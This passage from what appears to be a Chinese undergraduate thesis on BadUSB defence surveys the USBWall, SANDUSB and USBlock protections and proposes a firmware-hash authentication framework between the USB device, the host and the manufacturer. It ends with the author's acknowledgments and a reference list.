


图 4.2 USBWall 中间层插件前段界面图[32]

这种实现方式提供了主机和可疑设备之间的有效分离。USBWall 作为主机的本地控制窗口同样受到保护。除非输入与本地用户的用户名和密码精确匹配，否则在 BBB 上无法执行任何操作。当 USBWall UI 从 BBB 接收到枚举详细信息时，它会解析信息并对某些条目进行颜色编码以突出显示设备的功能，以方便用户判断。在用户查看可疑设备的信息后，用户可以选择使用 USBWall UI 连接设备。此方法可行且有效，但其准确性依赖于用户自身的验证能力，且需要专门的硬件进行隔离记录。但从整体而言这是最接近此类攻击本质，较为简便可行的方案。

2018 年，来自台湾大学计算机科学与信息工程系的 Edwin Lupito Loe、Hsu-Chun Hsiao、Shao-Chuan Lee，以及台湾科学与技术国立大学的 Shin-Ming Cheng 等人研究并设计了一款可免费安装的沙盒系统 SANDUSB[33]，以保护 USB 主机免受通过 USB 外围设备发起的攻击。

SANDUSB 系统架构如下图所示：




图 4.3 SANDUSB 系统架构图[33]

该硬件作为 USB 主机和设备之间的中介，能够在不改变 USB 设备或主机的情况下执行高效的扫描和分析，同时满足了以下要求：

1、建立在可负担和易于访问的硬件上，成本较低。

2、与 USB 主机隔离，即用户无需在 USB 主机或设备上安装任何东西。

3、快速准确的扫描和分析过程，SANDUSB 通过多种自动防御措施，如 USB 设备黑名单创建、键盘动态分析、文件/设置修改检测、输入模式匹配和简单的 USB 数据包分析等策略对 USB 设备快速分析检测。

4、提供简单的用户界面（GUI）进行监控和控制，使得用户能够通过这种半自动防御措施识别伪装成其他类型的恶意外围设备。

同年，Sebastian Neuner 等研究者们共同研发了一款基于 linux 系统检测按键注入攻击 USB 设备的软件 USBlock[34]。作为一个 Linux 可加载内核模块，它可在操作系统的核心层面上运行并监控 USB 交互数据包，通过识别分析数据包为其中的按键动作添加精确的时间戳。这使得系统能够捕捉到 USB 设备发送的原始按键事件，通过分析这些事件的时间特性便可检测 USB 设备是否具有可疑行为；同时，该软件中还存在一个位于用户控件的 Python 脚本，该脚本负责实现快速事件序列（RES）检测逻辑，若在检测到攻击时则进行拦截处理，比如强制停止异常的 USB 设备的驱动程序等操作。

上述成果通过不同的技术方法增强 USB 设备安全性，同时均强调了在不牺牲用户体验的前提下，实现有效安全防护的重要性。这些研究成果体现了当前 USB 安全领域特别是在自动化攻击检测和用户零参与防御策略方面的创新与进步，也为后续相关入侵检测框架的设计提供了建设性参考。

4.2.3 小结

通过对上述两种主流入侵检测方案的介绍与分析，可得出方案一相较于方案二存在如下特点：

1、并没有进行实质性的检测：这种检测方法直接将 USB 设备的篡改与坏 USB 设备等同，本质上是将安全责任落实与设备制造商（OEM）身上。这种检测方案得以有效的前提是 OEM 确保其生产的 USB 设备绝对安全，这表明该方案存在一定局限性，其可行性必须要由设备制造商提供保障。

2、缺乏灵活性：该方案排除了实际存在的非官方设备制造商自定义改造 USB 设备的可能性。由于在认证过程中会进行固件摘要及签名的比较，一旦设备制造商生产的设备无法满足客户的个性化需求，为保证 USB 设备的可用性，设备的改造必须要由设备制造商来完成。对于设备制造商而言成本较高，使得 USB 设备使用的灵活性大打折扣。

3、效率更高，更为稳定：该方案只需通过计算比较相应数据是否相同便可得出结论；而方案二则需要 USB 设备先在净室环境中运行一段时间收集证据，而后才可得出判断。若 BadUSB 设备的攻击具有偶发性，即并不是每次与主机建立连接均会产生攻击性特征，那么方案二无法完全规避所有的 BadUSB 设备，相较而言稳定性更差。

4、易于实现：相较于方案二而言，方案一只需在 USB 设备与主机建立连接之后，进行设备枚举之前通过数据的交互进行认证即可。该方案无需构建净室环境并使用人工智能等方法对 USB 设备的行为特征进行判断，因此较方案二而言更易实现。

USB 设备的使用场景较为广泛，不同的使用场景下对 USB 设备的安全性需求有所不同。在实际设计时需充分考虑现有条件与使用需求，从而选取合适的方案实现对主机的有效防护。

4.3 基于认证的检测框架设计

结合上述现有入侵检测方案以及本课题中攻击方案的特点，拟采用第一种方案：即在 USB 设备与主机建立连接后对 USB 固件进行检测以判断其是否被篡改。

在 USB 设备插入主机，发送枚举信息以及相应配置信息成功建立数据连接后，通过该认证过程即可实现对 USB 设备固件篡改的检测。在这个框架中，通过设备制造商 OEM 与用户之间配置公私钥以及向 USB 设备分发公钥实现 USB 设备固件摘要加密传送，防止 USB 设备与用户主机间的中间人攻击；与此同时，主机用户在接收到摘要后通过与 OEM 同步生成时间戳，并将该时间戳加入认证过程中以防止恶意用户进行重放攻击；最后主机将摘要与时间戳进行拼接并使用私钥对其签名，最终由 OEM 接收并使用公钥进行验签，并将解密结果与 OEM 保存且保密的原厂设备固件源码摘要与时间戳进行比对得出该 USB 设备的有效性。该方案可将 USB 设备的安全责任落实于设备制造商 OEM 身上，符合 USB 设计者的构想以及 USB 协议对在安全性方面的缺失现状。

对基于此攻击方案的入侵检测框架中 USB 设备与主机认证过程如下图所示：




图 4.4 USB 设备与主机认证框架图

该认证框架内容如下：

0、在认证开始前，需要做以下前置工作：

（1）用户在 OEM 的官网中注册并获取由 OEM 为每个用户生成的私钥SK，公钥PK由 OEM 保存；

（2）OEM 与用户主机保证时间同步，用于后续生成时间戳。

1、认证开始时：

（1）OEM 将用户公钥PK同步至由其生产的 USB 设备中；

（2）OEM 与用户主机同步生成时间戳T、T'。

2、USB 设备通过内置的生成摘要函数对固件代码部分生成摘要$Hash(FW_Code')$，并使用 OEM 同步的公钥对该摘要进行加密得到$Enc_{PK}\left(Hash(FW_Code')\right)$，将加密后的摘要通过发送数据包的形式传送至主机。

3、用户主机收到数据后对其进行解密：

$$Dec_{SK}\left(Enc_{PK}\left(Hash(FW\_Code')\right)\right)$$

得到固件摘要$Hash(FW_Code')$，将时间戳T'拼接在摘要后并对这个整体使用私钥签名，得到$Enc_{SK}(Hash(FW_Code')||T')$并将该数据发送给 OEM。

4、OEM 使用用户公钥PK对该数据进行验签：

$$Dec_{PK}(Enc_{SK}(Hash(FW\_Code')||T'))$$

得到$Hash(FW_Code')||T'$并与$Hash(FW_Code)||T$进行比对：

（1）若$Hash(FW_Code')||T'$与$Hash(FW_Code)||T$一致，则认为该设备未遭到篡改；

（2）反之则说明该设备非法。

致谢

不知不觉中就来到了大学生涯中的最后一个学期。时光匆匆白驹过隙，回首这四年来的大学生活，我收获了很多很多。这一路上有坎坷，有痛苦，但也有来自老师，导员，学长以及同学们的鼓励与帮助。我想从以下几个方面对曾经帮助过我的人表示衷心的感谢。

首先我想感谢我的父母，能够来到北航这个平台，我的父母起到了至关重要的作用，他们是我人生路上最值得敬重的导师，教会我做人，陪伴我成长，没有他们的指导与关怀，我可能无法走到这一步。我的父亲是名军人，他给予我的爱与期望含蓄而深沉；而母亲给我的则是这个世界上最真挚热烈的爱。感谢您们！

其次我想感谢网络空间安全学院指导过我的老师们。桃李不言，下自成蹊。如果不是你们的悉心教导，我不会对这个领域有现在这样的认识和理解。你们的热情与严谨会引领我在这个领域不断深入，以更加严谨认真的态度不断地深耕领域专业知识，做出更多的贡献。我还特别想感谢指导我毕设的崔剑老师，在这个过程中给予我很多的帮助与指导，悉心解答了很多毕设中的问题与难点，让我对硬件相关的内容有了更深刻的理解与认识，更重要的是颠覆了我在大学学习生活中对硬件的偏见与认知，让我明白原来硬件开发也可以这么好玩有趣。感谢您！

我想感谢我在国旗护卫队的队长、分队长还有队友们，和你们一起同甘共苦的经历是我一生中最美好的回忆。这里磨练了我的意志品质，培养了我的奉献精神，让我深刻意识到铁肩担义，任重道远这句队训的分量。我以我是一名北航国旗护卫队队员感到光荣和骄傲，也鼓舞着我在之后的学习工作生涯中保持戒骄戒躁，坚韧顽强的作风不断向前。

最后我想感谢自己和身边的朋友们，这四年的拼搏付出成就了现在的我们。也许现在称不上最好，但我相信我们始终在前往更好的路途中不断进发。愿大家顶峰相见，我们都有美好的未来！

参考文献

[1] Blanchet S. BadUSB, the threat hidden in ordinary objects[R]. Technical report, Bertin Technologies, 2018.

[2] Scanavez R. Bad USB: why must we discuss this threat in companies?[J]. Research Review, 2021, 2(3): 561–567.

[3] 吕志强, 薛亚楠, 张宁, 等. USB 设备安全技术研究综述[J]. 信息安全研究, 2018, 4(7): 639–645.

[4] 熊玉朋, 陈兴欣, 庞俊锐. 一种新型移动保密存储设备[J]. 现代电子技术, 2010, 33(5): 89–91.

[5] Nissim N, Yahalom R, Elovici Y. USB-based attacks[J]. Computers & Security, Elsevier, 2017, 70: 675–688.

[6] 蒲石, 陈周国, 祝世雄. 震网病毒分析与防范[J]. 信息网络安全, 2012(2): 40–43.

[7] Masood R, Um-e-Ghazia, Anwar Z. SWAM: Stuxnet Worm Analysis in Metasploit[A]. 2011 Frontiers of Information Technology[C]. 2011: 142–147.

[8] Ghafir I, Prenosil V. Advanced persistent threat attack detection: an overview[J]. Int J Adv Comput Netw Secur, 2014, 4(4): 5054.

[9] Ireland E. New self-protecting USB trojan able to avoid detection[EB/OL]. ESET Ireland. 2016-03-23/2024-05-29. https://blog.eset.ie/2016/03/23/new-self-protecting-usb-trojan-able-to-avoid-detection/.

[10] Lakshmanan R. New USBCulprit Espionage Tool Steals Data From Air-Gapped Computers[EB/OL]. The Hacker News. /2024-05-29. https://thehackernews.com/2020/06/air-gap-malware-usbculprit.html.

[11] Mulliner C, Michéle B. Read It Twice! A Mass-Storage-Based TOCTTOU Attack.[A]. WOOT[C]. 2012: 105–112.

[12] 姜建国, 常子敬, 吕志强, 等. USB HID 攻击检测技术研究[J]. 计算机学报, 2019, 42(5): 1018–1030.

[13] Hak5. USB Rubber Ducky[EB/OL]. Hak5. /2024-05-27. https://shop.hak5.org/products/usb-rubber-ducky.

[14] IronGeek. Programmable HID USB keyboard monitor[EB/OL]. /2024-05-27. https://www.irongeek.com/i.php?page=security/programmablehid-usb-keystroke-dongle.

[15] Pisani J, Carugati P, Rushing R. USB-HID hacker interface design[A]. BlackHat Briefings, July[C]. 2010: 255–275.

[16] Nohl K, Lell J. BadUSB-On accessories that turn evil[J]. Black Hat USA, 2014, 1(9): 1–22.

[17] Kamkar S. KeySweeper[EB/OL]. /2024-05-27. https://samy.pl/keysweeper/.

[18] 吕志强, 薛亚楠, 张宁, 等. WHID Defense: USB HID 攻击检测防护技术[J]. 信息安全学报, 2021, 6(2): 110–128.

[19] Lu H, Wu Y, Li S, et al. BADUSB-C: Revisiting BadUSB with Type-C[A]. 2021 IEEE Security and Privacy Workshops (SPW)[C]. San Francisco, CA, USA: IEEE, 2021: 327–338.

[20] Angelopoulou O, Pourmoafi S, Jones A, et al. Killing your device via your usb port[A]. Proceedings of the Thirteenth International Symposium on Human Aspects of Information Security & Assurance (HAISA 2019)[C]. The Centre for Security, Communications and Network Research (CSCAN), 2019: 61–72.

[21] Asonov D, Agrawal R. Keyboard acoustic emanations[A]. IEEE Symposium on Security and Privacy, 2004. Proceedings. 2004[C]. IEEE, 2004: 3–11.

[22] Zhuang L, Zhou F, Tygar J D. Keyboard acoustic emanations revisited[J]. ACM Transactions on Information and System Security, 2009, 13(1): 1–26.

[23] Vuagnoux M, Pasini S. Compromising electromagnetic emanations of wired and wireless keyboards.[A]. USENIX security symposium[C]. 2009, 8: 1–16.

[24] 董宁. USB 键盘信息电磁泄漏的测试、仿真及防护技术研究[D]. 北京邮电大学, 2012.

[25] 黄伟庆, 李海洋, 吕志强, 等. USB 攻击与检测防护技术研究综述[J]. 信息安全学报, .

[26] Xing K, Li A, Jiang R, et al. A Review of APT Attack Detection Methods and Defense Strategies[A]. 2020 IEEE Fifth International Conference on Data Science in Cyberspace (DSC)[C]. 2020: 67–70.

[27] Singh S, Sharma P K, Moon S Y, et al. A comprehensive study on APT attacks and countermeasures for future networks and communications: challenges and solutions[J]. The Journal of Supercomputing, 2019, 75(8): 4543–4574.

[28] Timperio J. GoRAT[EB/OL]. 2024-05-20/2024-05-29. https://github.com/JustinTimperio/GoRAT.

[29] Tian J, Scaife N, Kumar D, et al. SoK: 《Plug & Pray》 Today – Understanding USB Insecurity in Versions 1 Through C[A]. 2018 IEEE Symposium on Security and Privacy (SP)[C]. 2018: 1032–1047.

[30] 姜建国, 常子敬, 吕志强, 等. USB HID 攻击与防护技术综述[J]. 信息安全研究, 2017, 3(2): 129–138.

[31] Barbhuiya F A, Saikia T, Nandi S. An Anomaly Based Approach for HID Attack Detection Using Keystroke Dynamics[A]. Y. Xiang, J. Lopez, C.-C.J. Kuo, et al. Cyberspace Safety and Security[C]. Berlin, Heidelberg: Springer, 2012: 139–152.

[32] Kang M, Saiedian H. USBWall: A novel security mechanism to protect against maliciously reprogrammed USB devices[D]. Taylor & Francis, 2017.

[33] Loe E L, Hsiao H-C, Kim T H-J, et al. SandUSB: An installation-free sandbox for USB peripherals[A]. 2016 IEEE 3rd World Forum on Internet of Things (WF-IoT)[C]. 2016: 621–626.

[34] Neuner S, Voyiatzis A G, Fotopoulos S, et al. USBlock: Blocking USB-Based Keypress Injection Attacks[A]. F. Kerschbaum, S. Paraboschi. Cham: Springer International Publishing, 2018, 10980: 278–295.